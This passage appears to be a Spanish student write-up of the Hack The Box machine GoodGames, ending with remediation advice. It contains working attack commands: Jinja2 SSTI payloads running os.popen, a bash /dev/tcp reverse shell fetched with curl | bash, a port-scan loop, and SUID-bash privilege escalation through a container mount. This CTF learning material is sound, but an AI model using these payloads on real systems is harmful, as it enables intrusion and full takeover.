
The screenshot displays the Flask Volt Dashboard's internal-administration settings page. The interface features a dark sidebar on the left with navigation options: Volt Overview, Dashboard, Transactions, and Settings. The main content area has a search bar and a 'General information' section. This section includes input fields for 'Full Name' (containing {{\*?7\*}}), 'Birthday' (11/21/2022), 'Email' (admin@goodgames.htb), and 'Phone' (010101010101), followed by a 'Save all' button. To the right, a user profile card for 'admin' is shown, featuring a profile picture, the name '49 admin', the email 'admin@goodgames.htb', and buttons for 'Connect' and 'Send Message'.

Como hemos comprobado, efectivamente es vulnerable este panel a SSTI (Server Side Template Injection), por lo cual vamos a explotar esta vulnerabilidad para intentar ganar acceso al sistema. Para ello haremos uso de un payload sacado de la siguiente website → [Payload SSTI](#) para poder ejecutar comandos de forma remota. Primero vamos a ver quién somos en el sistema:


```
Exploit the SSTI by calling os.popen().read()

These payloads are context-free, and do not require anything, except being in a Jinja2 Template object:

{{ self.__templateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self.__templateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self.__templateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}
```



Según parece somos **root** en el sistema, ahora vamos a ver en qué **host** estamos, comprobar si estamos en la máquina víctima comprobando si la IP es la vista en un comienzo → **10.10.11.130**



Como hemos visto en la última imagen, la **IP** que nos reporta es distinta a la de la máquina víctima, por lo que ya me da que pensar que, si conseguimos acceder a esta máquina, tendremos que hacer algo más para llegar a la máquina víctima. Para que todo sea más sencillo y rápido, vamos a intentar ganar acceso a **172.19.0.2** mediante una **reverse Shell**. Lo primero de todo para ver si podemos ganar una **reverse Shell** es comprobar si desde el panel tenemos conexión **ICMP** con mi máquina, es decir, con **10.10.16.2**:

General information

Full Name

ince\_context.cycler\_\_init\_\_globals\_\_os.popen("ping -c 1 10.10.16.2")

Birthday

11/16/2022


Email

admin@goodgames.htb

Phone

32323

Save all



PING 10.10.16.2 (10.10.16.2) 56(84) bytes of data. 64 bytes from 10.10.16.2: icmp\_seq=1 ttl=62 time=213 ms --- 10.10.16.2 ping statistics --- 1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg /max/mdev = 213.280/213.280 /213.280/0.000 ms  
admin  
admin@goodgames.htb

```
> tcpdump -i tun0 icmp -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
23:48:17.395642 IP 10.10.11.130 > 10.10.16.2: ICMP echo request, id 69, seq 1, length 64
23:48:17.395692 IP 10.10.16.2 > 10.10.11.130: ICMP echo reply, id 69, seq 1, length 64
```

Como observamos en la cap anterior, hemos recibido desde una terminal en mi máquina (**10.10.16.2**) tráfico ICMP, e incluso desde el propio panel podemos ver que **ping** ha enviado un paquete exitosamente.

Una vez que hemos visto que tenemos conexión entre la máquina de la que pretendemos obtener una reverse Shell (**172.19.0.2**) y mi máquina (**10.10.16.2**), podemos proceder a obtener dicha reverse Shell.

Para ello lo primero que haremos será crear en mi máquina (**10.10.16.2**) un archivo **index.html** que envíe una Shell a mi máquina por el puerto **443**, y compartiremos ese archivo montando un servidor con Python que transmita por el puerto **80 (http)**.

```
> vi index.html
> cat index.html
```

	File: index.html
1	#!/bin/bash
2	
3	bash -i >& /dev/tcp/10.10.16.2/443 0>&1

```
> python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.16.2 - - [10/Nov/2022 00:03:14] "GET / HTTP/1.1" 200 -
```

10.10.16.2/


← → ↻ 🔒 10.10.16.2

!/bin/bash bash -i >& /dev/tcp/10.10.16.2/443 0>&1



Paralelamente a lo dicho anteriormente, nos pondremos en escucha al puerto **443** de mi máquina con la herramienta **netcat** y mediante el payload del panel, haremos un **curl** al puerto **80** de mi máquina haciendo que **bash** interprete el contenido del **curl**, es decir, el código **bash** creado anteriormente, el cual va a enviar a nuestra máquina una Shell por el puerto **443**.

Al estar nosotros en escucha por ese puerto, recibimos la Shell de la máquina **172.19.0.2**:



The image shows a web application interface on the left and a terminal window on the right. The web application has a 'General information' section with fields for 'Full Name', 'Birthday', 'Email', and 'Phone'. The 'Full Name' field contains 'ice\_context.cycler\_\_init\_\_globals\_\_os.popen(curl 10.10.16.2 | bash)'. The 'Email' field contains 'admin@goodgames.htb'. There is a 'Save all' button. To the right of the form is a user profile for 'admin' with the email 'admin@goodgames.htb' and buttons for 'Connect' and 'Send Message'. The terminal window on the right shows the execution of a netcat listener on port 443, which receives a connection from 10.10.11.130. The user 'root@3a453ab39d3d/backend#' is prompted for a password, and after entering 'salvadormegias', the user is granted root access. The user then runs 'hostname -I' and 'ls', revealing the IP address '172.19.0.2' and the directory structure including 'requirements.txt' and 'project'.

Una vez hemos conseguido una Shell de **172.19.0.2** obtenemos la flag de **user.txt** en **/home/augustus** (y la introducimos a Hack the box). Un dato importante al respecto y muy curioso es, que somos **root**, sin embargo, siendo root solo tenemos acceso a la flag **user.txt**:

```
> sudo nc -nlvp 443
[sudo] password for salvadormegias:
listening on [any] 443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.11.130] 59090
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@3a453ab39d3d:/backend# whoami
whoami
root
root@3a453ab39d3d:/backend# hostname -I
hostname -I
172.19.0.2
root@3a453ab39d3d:/backend# ls
ls
Dockerfile
project
requirements.txt
root@3a453ab39d3d:/backend# cd home
cd home
bash: cd: home: No such file or directory
root@3a453ab39d3d:/backend# cd /home
cd /home
root@3a453ab39d3d:/home# ls
ls
augustus
root@3a453ab39d3d:/home# cd augustus
cd augustus
root@3a453ab39d3d:/home/augustus# ls
ls
user.txt
root@3a453ab39d3d:/home/augustus# cat user.txt
cat user.txt
3f38c77e60647053bf5639a95cf46ff5
root@3a453ab39d3d:/home/augustus#
```

## Fase de escalada de privilegios

Una vez hemos accedido a la máquina **172.19.0.2**, vamos a investigar la razón por la cual, esta no es la IP de la máquina víctima inicial (**10.10.11.130**). Por ejemplo, al ver que existe **/home/augustus**, podríamos intuir que existe un usuario en el sistema llamado **augustus**, sin embargo dicho usuario no existe en **/etc/passwd**, es decir, no existe en el sistema. Además, al hacer **ls -l**, vemos que el archivo **user.txt** no tiene grupo asignado, tiene un 1000 en su defecto, pues al no haber grupo como dueño, se le asigna el **guid** por defecto del sistema:

```
root@3a453ab39d3d:/home/augustus# ls -l
total 4
-rw-r----- 1 root 1000 33 Nov 19 12:15 user.txt
```

```
root@3a453ab39d3d:/home/augustus# cat /etc/passwd | grep augustus
root@3a453ab39d3d:/home/augustus# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534::/nonexistent:/bin/false
```

Algo que se me ocurre que puede estar pasando, es, que hayamos conseguido acceso a un contenedor dentro de la máquina víctima. Se me ocurre, que tal vez se haya hecho una montura para vincular ciertas partes de la máquina víctima (**10.10.11.130**) con el contenedor (**172.19.0.2**) del cual hemos conseguido acceso, tal vez por ello veamos el usuario **augustus** que en el contenedor no existe, pero que tal vez en la máquina víctima si exista. Podemos ver una montura encontrada a continuación:

```
root@3a453ab39d3d:/home# mount | grep home
/dev/sda1 on /home/augustus type ext4 (rw,relatime,errors=remount-ro)
```

Por lo que, de alguna forma, el siguiente paso que debemos de dar es conseguir acceso a la máquina víctima (**10.10.11.130**) desde el contenedor (**172.19.0.2**).

Para ello, de forma obligatoria, debe de haber algún tipo de comunicación entre una y otra. Con **route -n** vemos que hay un **Gateway** con el que creo que podríamos comunicarnos con la máquina víctima (**10.10.11.130**), y que nuestra máquina sea una interfaz asignada.

```
root@3a453ab39d3d:/home/augustus# route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
0.0.0.0 172.19.0.1 0.0.0.0 UG 0 0 0 eth0
172.19.0.0 0.0.0.0 255.255.0.0 U 0 0 0 eth0
root@3a453ab39d3d:/home/augustus# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.19.0.2 netmask 255.255.0.0 broadcast 172.19.255.255
    ether 02:42:ac:13:00:02 txqueuelen 0 (Ethernet)
    RX packets 12896 bytes 812179 (793.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12196 bytes 2441405 (2.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 83112 bytes 4155945 (3.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 83112 bytes 4155945 (3.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Después de comprobar que, efectivamente podemos comunicarnos con la máquina víctima (**10.10.11.130**) desde el contenedor (**172.19.0.2**), debemos de encontrar una forma de acceder a la propia máquina víctima. Después de indagar durante un buen rato... y no encontrar ninguna vía potencial para llevar a cabo dicho acceso, se me ocurrió que, tal vez, existiera algún puerto abierto a nivel interno que desde fuera no era posible visualizar.

Para ello he creado un script muy básico en **bash** para ver que puertos podemos encontrar abiertos en **172.19.0.1**. El cual lo que hace es en un bucle que recorre todos los puertos existentes, ósea los 65535 de **172.19.0.1** (mediante **/dev/tcp/172.19.0.1/puertoAexaminar**) y envía una cadena vacía a cada uno de estos puertos, si el código de estado es positivo (ósea, 0), lo cual significa que el puerto está abierto, sale por terminal que dicho puerto está abierto.

```
root@3a453ab39d3d:/home/augustus# for port in $(seq 0 65535);do timeout 1 bash -c "echo '' > /dev/tcp/172.19.0.1/$port" 2>/dev/null && echo "Puerto $port abierto"; done
Puerto 22 abierto
Puerto 80 abierto
```

iiiiY como vemos en la captura de arriba, el puerto 22 está abierto!!!! (tenemos el servicio ssh a nuestra disposición)

para acceder a la máquina víctima mediante **ssh**, al no tener información para ello, lo que vamos a hacer es reutilizar credenciales encontradas con anterioridad (como los usuarios **admin** y **augustus** y la contraseña **superadministrator**). Al probar a entrar con el usuario **admin** no me deja, por lo cual pruebo con el usuario **augustus** y contraseña **superadministrator**, y... estamos dentro!!!

Comprobándolo, vemos que, ahora sí, estamos en la máquina víctima (**10.10.11.130**).

```
root@3a453ab39d3d:/home/augustus# ssh augustus@172.19.0.1
The authenticity of host '172.19.0.1 (172.19.0.1)' can't be established.
ECDSA key fingerprint is SHA256:AvB4qtTxSVcB0PuHwoPV42/LAJ9TlyPVbd7G6Igzmj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.19.0.1' (ECDSA) to the list of known hosts.
augustus@172.19.0.1's password:
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
augustus@GoodGames:~$
```

```
augustus@GoodGames:~$ hostname -I
10.10.11.130 172.19.0.1 172.17.0.1 dead:beef::250:56ff:feb9:abae
augustus@GoodGames:~$ ./bash -p
bash-5.1# hostname -I
10.10.11.130 172.19.0.1 172.17.0.1 dead:beef::250:56ff:feb9:abae
bash-5.1#
```

Después de buscar durante un largo tiempo vías posibles de escalada, como posibles ejecutables con el bit SUID activo entre otros..., caí en el hecho de que antes de acceder mediante **ssh** a la máquina víctima como el usuario **augustus**, en el contenedor ( donde podemos encontrar una montura del directorio **/home/augustus**, el cual está directamente enlazado con el **home** de la máquina víctima) éramos **root**, lo cual en sí nos puede ayudar mucho a la hora de realizar la escalada de privilegios en el sistema.

Lo que se me ocurrió fue crear una copia del ejecutable **/bin/bash** en el directorio **home** del usuario **augustus** de la máquina víctima, seguidamente volvemos al contenedor donde somos **root** y vemos que efectivamente se creo la copia del ejecutable **bash**, como somos **root**, le cambiamos al ejecutable **bash** el usuario propietario y el grupo a **root** usando **chown** (para que cuando realicemos la escalada de privilegios en la máquina víctima ejecutando **bash**, lo hagamos como **root**) y le damos al ejecutable permiso **SUID** para poder perpetrar la escalada de privilegios a **root** en la máquina víctima:

```
augustus@GoodGames:~$ ls
user.txt
augustus@GoodGames:~$ cp /bin/bas
base32 base64 basename basenc bash bashbug
augustus@GoodGames:~$ cp /bin/bash .
augustus@GoodGames:~$ ls -l
total 1212
-rwxr-xr-x 1 augustus augustus 1234376 Nov 19 17:04 bash
-rw-r----- 1 root augustus 33 Nov 19 16:46 user.txt
augustus@GoodGames:~$ exit
logout
Connection to 172.19.0.1 closed.
root@3a453ab39d3d:/home/augustus# ls -l
total 1212
-rwxr-xr-x 1 1000 1000 1234376 Nov 19 17:04 bash
-rw-r----- 1 root 1000 33 Nov 19 16:46 user.txt
root@3a453ab39d3d:/home/augustus# chown root:root bash
root@3a453ab39d3d:/home/augustus# ls -l
total 1212
-rwxr-xr-x 1 root root 1234376 Nov 19 17:04 bash
-rw-r----- 1 root 1000 33 Nov 19 16:46 user.txt
root@3a453ab39d3d:/home/augustus# chmod 4755 bash
root@3a453ab39d3d:/home/augustus# ls -l
total 1212
-rwsr-xr-x 1 root root 1234376 Nov 19 17:04 bash
-rw-r----- 1 root 1000 33 Nov 19 16:46 user.txt
root@3a453ab39d3d:/home/augustus#
```

Y finalmente, volvemos a acceder en la máquina víctima (**10.10.11.130**) mediante **ssh** como **augustus**, donde encontramos el ejecutable **bash** con propietario y grupo **root** y permiso **SUID** modificado anteriormente como **root** desde el contenedor.

Una vez hecho esto, simplemente nos queda ejecutar **./bash -p** para escalar privilegios convirtiéndonos en **root**, y consiguiendo finalmente la flag **/root/root.txt**, terminando así la máquina **GoodGames** de **Hack the Box**:

```
root@3a453ab39d3d:/home/augustus# ls -l
total 1212
-rwsr-xr-x 1 root root 1234376 Nov 19 17:04 bash
-rw-r----- 1 root 1000 33 Nov 19 16:46 user.txt
root@3a453ab39d3d:/home/augustus# ssh augustus@172.19.0.1
augustus@172.19.0.1's password:
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 19 17:04:20 2022 from 172.19.0.2
augustus@GoodGames:~$ ls -l
total 1212
-rwsr-xr-x 1 root root 1234376 Nov 19 17:04 bash
-rw-r----- 1 root augustus 33 Nov 19 16:46 user.txt
augustus@GoodGames:~$ ./bash -p
bash-5.1# whoami
root
bash-5.1# cat /root/root.txt
8a972b599d62dc7cd6db6a8099ff1844
```

Metiendo las flags **user.txt** y **root.txt** en la plataforma Hack the Box, nos sale que nos hemos adueñado por completo de la máquina como podemos ver:



## Posibles sanitizaciones de las vulnerabilidades

Como nos hemos podido dar cuenta a lo largo de todo el proceso, hemos encontrado ciertas vulnerabilidades medianamente claras.

Seguidamente voy a decir ciertas medidas, que, a mi juicio resolvería gran parte de estos problemas:

- Al igual que al comienzo, en el primer panel de **sign in**, se realizaban comprobaciones ante posibles inyecciones SQL en el cliente, también se debería de realizar dichas comprobaciones en el servidor. De esta forma resolveríamos la vulnerabilidad que pudimos explotar con **burp suite**.
- Tomar medidas para evitar el SSTI (server side template injection). Una posible medida sería realizar un filtro o comprobación del campo **name** para evitar inyección de caracteres extraños o potencialmente peligrosos.
- No darle permisos **root** desde primer momento a un contenedor teniendo una montura con enlace directo a nuestra máquina, puesto que se pueden hacer cosas como las explicadas en este documento.



## Conclusión

Como conclusión he decir que ha sido una práctica que me ha permitido aprender muchos conceptos, pues para la realización de la máquina de Hack the box, he tenido que investigar largo y tendido, hecho que me ha permitido usar diversas herramientas que considero muy útiles y aprender con un caso práctico, lo cual es de agradecer, pues a mi parecer todo lo que es aprender mediante la práctica, es aprender por dos, pues aprendes teoría para desarrollar la práctica, y aprendes a como poner en práctica la teoría.

## Bibliografía

- <https://www.hackthebox.com/>
- <https://nmap.org/>
- <https://github.com/swisskyrepo/PayloadsAllTheThings>
- <https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection>
- <https://unix.stackexchange.com/questions/436200/different-ways-to-use-dev-tcp-host-port-command-and-where-to-find-manual-pages>
- <https://portswigger.net/support/using-burp-suite>